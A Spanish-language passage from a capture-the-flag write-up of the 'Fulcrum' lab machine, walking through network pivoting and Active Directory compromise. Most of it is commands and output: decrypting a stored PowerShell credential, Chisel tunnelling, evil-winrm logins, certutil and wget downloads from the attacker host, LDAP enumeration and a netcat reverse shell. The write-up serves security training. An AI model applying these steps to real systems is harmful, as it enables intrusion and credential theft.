if($_SERVER['REMOTE_ADDR'] != "127.0.0.1")
{
        echo "<h1>Under Maintance</h1><p>Please <a href=\"http://" . $_SERVER['SERVER_ADDR'] . ":4/index.php?page=home\">try again</a> later.</p>";
}else{
        $inc = $_REQUEST["page"];
        include($inc.".php");
}
?>

www-data@fulcrum:~/uploads$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@fulcrum:~/uploads$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.122.132          ether   52:54:00:9e:52:f3   C                     virbr0
192.168.122.228          ether   52:54:00:9e:52:f4   C                     virbr0
192.168.122.130          ether   52:54:00:9e:52:f2   C                     virbr0
10.129.0.1               ether   00:50:56:b9:f8:ec   C                     ens160
```

Teniendo en cuenta esta información, desarrollé un script en bash para comprobar la conectividad de esta máquina con las direcciones IP descubiertas.

```
  GNU nano 4.8
#!/bin/bash

function exit_app(){
        echo -e "\e[1;31m[!] Saliendo de la aplicacion\e[0m"
        exit 1
}
trap exit_app INT
for i in 130 132 228; do
        (ping -c 1 192.168.122.${i})
done
```

Después de ejecutar el script anterior, compruebo que sólo tengo conectividad con la dirección IP 192.168.122.228:

```
www-data@fulcrum:/tmp$ ./ping.sh
PING 192.168.122.130 (192.168.122.130) 56(84) bytes of data.

--- 192.168.122.130 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

PING 192.168.122.132 (192.168.122.132) 56(84) bytes of data.

--- 192.168.122.132 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

PING 192.168.122.228 (192.168.122.228) 56(84) bytes of data.
64 bytes from 192.168.122.228: icmp_seq=1 ttl=128 time=55.1 ms

--- 192.168.122.228 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 55.092/55.092/55.092/0.000 ms
www-data@fulcrum:/tmp$
```

Una vez que confirmé la conectividad con la dirección IP 192.168.122.228, descargué un binario portable de la herramienta Nmap para listar los puertos abiertos de dicha dirección IP en la máquina objetivo. Esto me permitió identificar qué puertos están abiertos.

```
www-data@fulcrum:/tmp$ ./nmap -p- -sT --min-rate 5000 -vvv -Pn 192.168.122.228

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2024-06-23 19:04 UTC
Unable to find nmap-services!  Resorting to /etc/services
Initiating Parallel DNS resolution of 1 host. at 19:04
Completed Parallel DNS resolution of 1 host. at 19:04, 11.67s elapsed
DNS resolution of 1 IPs took 11.67s. Mode: Async [#: 1, OK: 0, NX: 0, DR: 1, SF: 1, TR: 3, CN: 0]
Cannot find nmap-payloads. UDP payloads are disabled.
Initiating Connect Scan at 19:04
Scanning 192.168.122.228 [65535 ports]
Discovered open port 80/tcp on 192.168.122.228
Discovered open port 5985/tcp on 192.168.122.228
Completed Connect Scan at 19:05, 26.41s elapsed (65535 total ports)
Nmap scan report for 192.168.122.228
Host is up, received user-set (0.023s latency).
Scanned at 2024-06-23 19:04:41 UTC for 26s
Not shown: 65533 filtered ports
Reason: 65533 no-responses
PORT     STATE SERVICE REASON
80/tcp   open  http    syn-ack
5985/tcp open  unknown syn-ack

Read data files from: /etc
Nmap done: 1 IP address (1 host up) scanned in 38.12 seconds
```


El puerto 5985, que se utiliza para el servicio WinRM (Windows Remote Management), estaba abierto, sin embargo, no es posible acceder a dicho puerto desde mi máquina de atacante. Además, dentro de la carpeta upload había un archivo en PowerShell que podría ser útil.

```
www-data@fulcrum:/tmp$ cat /var/www/uploads/Fulcrum_Upload_to_Corp.ps1
# TODO: Forward the PowerShell remoting port to the external interface
# Password is now encrypted \o/

$1 = 'WebUser'
$2 = '77,52,110,103,63,109,63,110,116,80,97,53,53,77,52,110,103,63,109,63,110,116,80,97,53,53,48,48,48,48,48,48' -split ','
$3 = '76492d1116743f0423413b16050a5345MgB8AEQAVABpAHoAWgBvAFUALwBXAHEAcABKAFoAQQBNAGEARgArAGYAVgBGAGcAPQA9AHwAOQAwADgANwAxADIAZgA1ADgA
ZgA3AGQAMwA4AGQAOAA2ADIAMgAzAGIAYgAxADMANAA='
$4 = $3 | ConvertTo-SecureString -key $2
$5 = New-Object System.Management.Automation.PSCredential ($1, $4)

Invoke-Command -Computer upload.fulcrum.local -Credential $5 -File Data.ps1
```

Con el fin de entender mejor cómo funciona el script que encontré, lo ejecuté usando pwsh. Después, utilicé el comando **GetNetworkCredential**. Este comando devuelve un objeto que contiene la contraseña y el nombre de usuario de las credenciales en texto plano.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ pwsh
PowerShell 7.2.6
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.


┌──(administrador㉿kali)-[/home/administrador/Descargas]
└─PS> $1 = 'WebUser'

┌──(administrador㉿kali)-[/home/administrador/Descargas]
└─PS> $2 = '77,52,110,103,63,109,63,110,116,80,97,53,53,77,52,110,103,63,109,63,110,116,80,97,53,53,48,48,48,48,48,48' -split ','

┌──(administrador㉿kali)-[/home/administrador/Descargas]
└─PS> $3 = '76492d1116743f0423413b16050a5345MgB8AEQAVABpAHoAWgBvAFUALwBXAHEAcABKAFoAQQBNAGEARgArAGYAVgBGAGcAPQA9AHwAOQAwADgANwAxADIAZgA1ADgANwBiADIAYQBjADgAZQAzAGYAOQBkADgANQAzADcAMQA3AGYAOQBhADMAZQAxAGQAYwA2AGIANQA3ADUAYQA1ADUAMwA2ADgAMgBmADUAZgA3AGQAMwA4AGQAOAA2ADIAMgAzAGIAYgAxADMANAA='

┌──(administrador㉿kali)-[/home/administrador/Descargas]
└─PS> $4 = $3 | ConvertTo-SecureString -key $2

┌──(administrador㉿kali)-[/home/administrador/Descargas]
└─PS> $5 = New-Object System.Management.Automation.PSCredential ($1, $4)

┌──(administrador㉿kali)-[/home/administrador/Descargas]
└─PS> $5

UserName                     Password
--------                     --------
WebUser  System.Security.SecureString


┌──(administrador㉿kali)-[/home/administrador/Descargas]
└─PS> $5.GetNetworkCredential() | fl

UserName       : WebUser
Password       : M4ngEmEntPa55
SecurePassword : System.Security.SecureString
Domain         :
```

Una vez que obtuve posibles credenciales, descargué el binario de Chisel en la máquina objetivo. Chisel es una herramienta de red rápida y eficiente que permite el tunelizado TCP/UDP a través de un canal HTTP.



Con el binario de Chisel en la máquina objetivo, utilicé técnicas de Remote Port Forwarding. Esta técnica permite redirigir el tráfico de un puerto específico en la máquina objetivo a un puerto en mi máquina atacante.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ ./chisel_1.9.1_linux_amd64 server --reverse -p 1234
2024/06/23 21:27:56 server: Reverse tunnelling enabled
2024/06/23 21:27:56 server: Fingerprint cl9Z/pIf5YdBk/C+MxTr2z4c5BaWLjwyROIiHEC1ZHQ=
2024/06/23 21:27:56 server: Listening on http://0.0.0.0:1234
2024/06/23 21:28:43 server: session#1: tun: proxy#R:5985=>192.168.122.228:5985: Listening
```

```
www-data@fulcrum:/tmp$ wget http://10.10.16.21:8000/chisel_1.9.1_linux_amd64
--2024-06-23 19:28:14--  http://10.10.16.21:8000/chisel_1.9.1_linux_amd64
Connecting to 10.10.16.21:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8654848 (8.3M) [application/octet-stream]
Saving to: 'chisel_1.9.1_linux_amd64'

chisel_1.9.1_linux_amd64                                100%[=========================================================================

2024-06-23 19:28:17 (2.37 MB/s) - 'chisel_1.9.1_linux_amd64' saved [8654848/8654848]

www-data@fulcrum:/tmp$ ls -l
total 14280
-rw-r--r-- 1 www-data www-data 8654848 Jun 23 19:17 chisel_1.9.1_linux_amd64
-rwxr-xr-x 1 www-data www-data 5944464 Jun 23 19:00 nmap
drwx------ 3 root     root        4096 Jun 23 17:09 snap.lxd
drwx------ 3 root     root        4096 Jun 23 17:09 systemd-private-baafb5ee863d4ec9a916b7d26f8a6d98-systemd-logind.service-NCxfXf
drwx------ 3 root     root        4096 Jun 23 17:09 systemd-private-baafb5ee863d4ec9a916b7d26f8a6d98-systemd-resolved.service-Jvyp4g
drwx------ 3 root     root        4096 Jun 23 17:09 systemd-private-baafb5ee863d4ec9a916b7d26f8a6d98-systemd-timesyncd.service-MCrCth
drwx------ 2 root     root        4096 Jun 23 17:09 vmware-root_853-4022308820
www-data@fulcrum:/tmp$ ./chisel_1.9.1_linux_amd64 client 10.10.16.21:1234 R:5985:192.168.122.228:5985
bash: ./chisel_1.9.1_linux_amd64: Permission denied
www-data@fulcrum:/tmp$ chmod +x chisel_1.9.1_linux_amd64
www-data@fulcrum:/tmp$ ./chisel_1.9.1_linux_amd64 client 10.10.16.21:1234 R:5985:192.168.122.228:5985
2024/06/23 19:28:41 client: Connecting to ws://10.10.16.21:1234
2024/06/23 19:28:41 client: Connected (Latency 53.574151ms)
```

Después, procedí a verificar si las credenciales obtenidas eran válidas para WinRM. Para ello, utilicé CrackMapExec, una herramienta de post-explotación que permite la ejecución de comandos en sistemas remotos.

Tras confirmar que las credenciales eran válidas y que podía ejecutar comandos, inicié sesión en la máquina remota. Para ello, utilicé Evil-WinRM, una herramienta que permite la gestión remota de sistemas Windows.

```
┌──(root㉿kali)-[/home/administrador/Descargas]
└─# crackmapexec winrm 127.0.0.1 -u 'WebUser' -p 'M4ngEmEntPa55'
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing RDP protocol database
[*] Initializing FTP protocol database
[*] Initializing LDAP protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SSH protocol database
[*] Initializing WINRM protocol database
[*] Initializing SMB protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB         127.0.0.1       5985   NONE            [*] None (name:127.0.0.1) (domain:None)
HTTP        127.0.0.1       5985   NONE            [*] http://127.0.0.1:5985/wsman
WINRM       127.0.0.1       5985   NONE            [+] None\WebUser:M4ngEmEntPa55 (Pwn3d!)
WINRM       127.0.0.1       5985   NONE            [-] None\WebUser:M4ngEmEntPa55 "'NoneType' object has no attribute 'upper'"

┌──(root㉿kali)-[/home/administrador/Descargas]
└─# evil-winrm -i 127.0.0.1 -u 'WebUser' -p 'M4ngEmEntPa55'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\WebUser\Documents> whoami /all

USER INFORMATION
----------------

User Name        SID
================ ============================================
webserver\webuser S-1-5-21-1158016984-652700382-3033952538-1000
```

El comando ipconfig /all, proporciona una salida detallada de todas las interfaces de red en el sistema. Al revisar la salida de este comando, descubrí que el servidor DNS que utiliza esta máquina Windows es la dirección IP 192.168.122.130.

```
*Evil-WinRM* PS C:\Users\WebUser\Desktop> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : WEBSERVER
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 52-54-00-9E-52-F4
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::b1ac:4b69:feac:4a7d%7(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.122.228(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Sunday, June 23, 2024 5:12:28 PM
   Lease Expires . . . . . . . . . . : Sunday, June 23, 2024 8:31:22 PM
   Default Gateway . . . . . . . . . : 192.168.122.1
   DHCP Server . . . . . . . . . . . : 192.168.122.1
   DHCPv6 IAID . . . . . . . . . . . : 122835968
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2A-04-FF-30-52-54-00-74-F8-7C
   DNS Servers . . . . . . . . . . . : 192.168.122.130
                                       1.1.1.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

En el directorio C:\inetpub\wwwroot\ se encuentra un archivo de configuración importante llamado web.config. Este archivo es utilizado por IIS (Internet Information Services) y el módulo ASP.NET Core para configurar una aplicación web. Además, en este archivo encontré posibles credenciales válidas:

```
*Evil-WinRM* PS C:\inetpub\wwwroot> type web.config
<?xml version="1.0" encoding="UTF-8"?>
<configuration xmlns="http://schemas.microsoft.com/.NetConfiguration/v2.0">
    <appSettings />
    <connectionStrings>
      <add connectionString="LDAP://dc.fulcrum.local/OU=People,DC=fulcrum,DC=local" name="ADServices" />
    </connectionStrings>
    <system.web>
        <membership defaultProvider="ADProvider">
            <providers>
                <add name="ADProvider" type="System.Web.Security.ActiveDirectoryMembershipProvider, System.Web, Version=2.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a" connectionStringName="ADConnString" connectionUsername="FUL
CRUM\LDAP" connectionPassword="PasswordForSearching123!" attributeMapUsername="SAMAccountName" />
            </providers>
        </membership>
    </system.web>
<system.webServer>
  <httpProtocol>
      <customHeaders>
          <clear />
      </customHeaders>
  </httpProtocol>
      <defaultDocument>
          <files>
              <clear />
              <add value="Default.asp" />
              <add value="Default.htm" />
              <add value="index.htm" />
              <add value="index.html" />
              <add value="iisstart.htm" />
          </files>
      </defaultDocument>
</system.webServer>
</configuration>
```

El siguiente código permite buscar todos los objetos de usuario en el servidor LDAP usando las credenciales encontradas en el archivo de configuración anterior:

```
*Evil-WinRM* PS C:\Users\WebUser\Documents> $adsi = New-Object ADSI("LDAP://dc.fulcrum.local", "fulcrum\ldap", "PasswordForSearching123!")
*Evil-WinRM* PS C:\Users\WebUser\Documents>  $searcher = New-Object ADSISearcher($adsi, "(&(objectClass=user))")
*Evil-WinRM* PS C:\Users\WebUser\Documents> $searcher.FindAll()

Path                                                        Properties
----                                                        ----------
LDAP://dc.fulcrum.local/CN=Administrator,CN=Users,DC=fulcrum,DC=local   {logoncount, codepage, objectcategory, description...}
LDAP://dc.fulcrum.local/CN=Guest,CN=Users,DC=fulcrum,DC=local           {logoncount, codepage, objectcategory, description...}
LDAP://dc.fulcrum.local/CN=DC,OU=Domain Controllers,DC=fulcrum,DC=local {ridsetreferences, logoncount, codepage, objectcategory...}
LDAP://dc.fulcrum.local/CN=krbtgt,CN=Users,DC=fulcrum,DC=local          {logoncount, codepage, objectcategory, description...}
LDAP://dc.fulcrum.local/CN=ldap,CN=Users,DC=fulcrum,DC=local            {samaccountname, givenname, codepage, objectcategory...}
LDAP://dc.fulcrum.local/CN=923a,CN=Users,DC=fulcrum,DC=local            {samaccountname, givenname, codepage, objectcategory...}
LDAP://dc.fulcrum.local/CN=BTables,CN=Users,DC=fulcrum,DC=local         {samaccountname, givenname, codepage, objectcategory...}
LDAP://dc.fulcrum.local/CN=FILE,CN=Computers,DC=fulcrum,DC=local        {logoncount, codepage, objectcategory, iscriticalsystemobject...}


*Evil-WinRM* PS C:\Users\WebUser\Documents> $searcher = New-Object ADSISearcher($adsi, "(&(objectClass=user)(memberof=CN=Domain Admins,CN=Users,DC=fulcrum,DC=local))")
*Evil-WinRM* PS C:\Users\WebUser\Documents>  $searcher.FindAll()

Path                                                        Properties
----                                                        ----------
LDAP://dc.fulcrum.local/CN=Administrator,CN=Users,DC=fulcrum,DC=local {logoncount, codepage, objectcategory, description...}
LDAP://dc.fulcrum.local/CN=923a,CN=Users,DC=fulcrum,DC=local          {samaccountname, givenname, codepage, objectcategory...}
```

Como alternativa a la interacción directa con el servidor LDAP, es posible utilizar PowerView, un script de PowerShell conocido por su eficacia en la exploración de Active Directory.


Primero, descargué el script PowerView en la máquina objetivo.

```
*Evil-WinRM* PS C:\Windows\Temp\pwd> certutil.exe -f -urlcache -split http://10.10.16.21:8000/powerview.ps1
****  Online  ****
  000000  ...
  0dcbff
CertUtil: -URLCache command completed successfully.
*Evil-WinRM* PS C:\Windows\Temp\pwd> dir


    Directory: C:\Windows\Temp\pwd


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        6/23/2024   7:50 PM         904191 powerview.ps1
```

En segundo lugar, el siguiente código muestra información detallada sobre los usuarios en el directorio activo.

Por último, seleccioné los campos name, info y logoncount de la información del usuario obtenida. Al examinar los datos obtenidos, obtuve credenciales de un usuario que podrían ser válidas:

Después de obtener información de usuario potencialmente útil, intenté ejecutar comandos de manera remota en la máquina file.fulcrum.local cuya dirección IP es 192.168.122.132.



El siguiente código verifica si es posible establecer una conexión de red al puerto 53 en la dirección IP 10.10.16.21 desde el sistema remoto file.fulcrum.local.


Una vez que confirmé que podía utilizar el puerto 53 para establecer una conexión, hice uso de un script de PowerShell conocido como Invoke-PowerShellTcpOneLine.ps1. Al observar los recursos compartidos del sistema dc.fulcrum.local, encontré dos recursos compartidos: NETLOGON y SYSVOL.

```
┌──(root㉿kali)-[/home/administrador/Descargas]
└─# nc -nlvp 53
listening on [any] 53 ...
connect to [10.10.16.21] from (UNKNOWN) [10.129.136.254] 49717

PS C:\Users\BTables\Documents> whoami /all

USER INFORMATION
----------------

User Name       SID
=============== ============================================
fulcrum\btables S-1-5-21-1158016984-652700382-3033952538-1105

PS C:\Users\BTables\Documents> Get-SMBShare

Name   ScopeName Path Description
----   --------- ---- -----------
ADMIN$ *             Remote Admin
C$     *             Default share
IPC$   *             Remote IPC


PS C:\Users\BTables\Documents> net use \\dc.fulcrum.local\IPC$ /user:fulcrum\btables ++FileServerLogon12345++
The command completed successfully.

PS C:\Users\BTables\Documents> net view \\dc.fulcrum.local
Shared resources at \\dc.fulcrum.local



Share name  Type  Used as  Comment

-------------------------------------------------------------------------------
NETLOGON    Disk           Logon server share
SYSVOL      Disk           Logon server share
The command completed successfully.
```


En el recurso compartido sysvol en dc.fulcrum.local se encuentra un directorio que es posible que contenga algún tipo de información que podría ser de utilidad:

```
PS C:\Users\BTables\Documents> net use f: \\dc.fulcrum.local\sysvol /user:fulcrum\btables ++FileServerLogon12345++
The command completed successfully.

PS C:\Users\BTables\Documents> f:
PS F:\> dir


    Directory: F:\


Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

d----l         5/7/2022  11:52 PM                fulcrum.local
```


Este directorio contenía varios archivos de PowerShell que podría contener algún tipo de información importante:




Al investigar el contenido de los archivos descubiertos anteriormente, encontré una posible contraseña del usuario 923a.



Con las credenciales obtenidas anteriormente, fui capaz de ejecutar comandos en la máquina remota:



Para finalizar, pude obtener acceso a la máquina víctima como administrador del dominio y, así, obtener la flag de root:



Bibliografía

https://portswigger.net/web-security/xxe/blind
https://learn.microsoft.com/en-us/aspnet/core/host-and-deploy/iis/web-config?view=aspnetcore-6.0
https://learn.microsoft.com/en-us/powershell/module/nettcpip/test-netconnection?view=windowsserver2022-ps
https://learn.microsoft.com/en-us/dotnet/api/system.management.automation.pscredential?view=powershellsdk-7.4.0
https://learn.microsoft.com/es-es/powershell/scripting/learn/deep-dives/add-credentials-to-powershell-functions?view=powershell-7.4
https://learn.microsoft.com/en-us/dotnet/api/system.management.automation.scriptblock?view=powershellsdk-7.4.0

https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/invoke-command?view=powershell-7.4
https://learn.microsoft.com/es-es/powershell/module/microsoft.powershell.core/about/about_script_blocks?view=powershell-7.4
https://github.com/jpillora/chisel